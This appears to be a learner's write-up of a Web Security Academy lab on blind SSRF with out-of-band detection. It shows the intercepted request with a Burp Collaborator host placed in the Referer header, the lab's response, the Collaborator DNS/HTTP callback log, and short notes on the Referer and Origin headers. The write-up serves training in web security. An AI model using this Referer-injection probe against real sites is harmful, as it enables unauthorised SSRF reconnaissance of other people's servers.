
Blind SSRF with out-of-band detection


1. This site uses analytics software which fetches the URL specified in the Referer header when a product page is loaded.
2. I opened the product page and intercepted the request, and I already found referer header.
3. I copy my burp collaborator subdomain and paste it in referer header and send the request then go back to collaborator tap. I found a HTTP request to my subdomain.



```
GET /product?productId=1 HTTP/2
Host: 0a9600d004bf36278047c682003400a1.web-security-academy.net
Cookie: session=Bp70mKqMmL9mXlzLmBV84zTfEB985kSJ
Sec-Ch-Ua: "Google Chrome";v="141", "Not?A_Brand";v="8",
"Chromium";v="141"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://o7wtib3x1cggokgpjt2pwms1ws2jq9ey.oastify.com/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,ar;q=0.8,fr;q=0.7
Priority: u=0, i
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 7180

<!DOCTYPE html>
<html>
    <head>
        <link href=/resources/labheader/css
        <link href=/resources/css/labsEcomm
        <title>
            Blind SSRF with out-of-band de
        </title>
    </head>
    <body>
        <script src="/resources/labheader/j
        </script>
        <div id="academyLabHeader">
            <section class='academyLabBann
                <div class=container>
                    <div class=logo>
                    </div>
                    <div class=title-con
                        <h2>
                            Blind SSRF
                        </h2>
```




Payloads to generate: 1

☑ Include Collaborator server location

Polling automatically

#	Time	Type	Payload	Source IP address
1	2025-Oct-11 18:18:44.912 UTC	DNS	o7wtib3x1cggokgpjt2pwms1ws2jq9ey	3.251.105.84
2	2025-Oct-11 18:18:44.912 UTC	DNS	o7wtib3x1cggokgpjt2pwms1ws2jq9ey	3.251.105.124
3	2025-Oct-11 18:18:44.983 UTC	HTTP	o7wtib3x1cggokgpjt2pwms1ws2jq9ey	34.253.173.2
4	2025-Oct-11 18:18:54.092 UTC	HTTP	o7wtib3x1cggokgpjt2pwms1ws2jq9ey	34.253.173.2



Blind SSRF with out-of-band detection

Congratulations, you solved the lab!

Giant Grasshopper

★★☆☆☆

$39.16

NOTEs

- **Referer** Header
  - It indicates where the request comes from. Specifically, the URL of the web page that caused the request.
  - It shows the page that linked to or embedded the requested resource.
  - It doesn’t necessarily show the **origin** of the server or the *script* that made the request. It just shows **the previous page’s full URL.**
- **Origin** Header
  - You can think of the **Origin** header as a more **privacy-preserving** and **security-focused** version of Referer.
  - The **Origin** header indicates which site (scheme + domain + port) the request **originated from**, but **not the full URL**.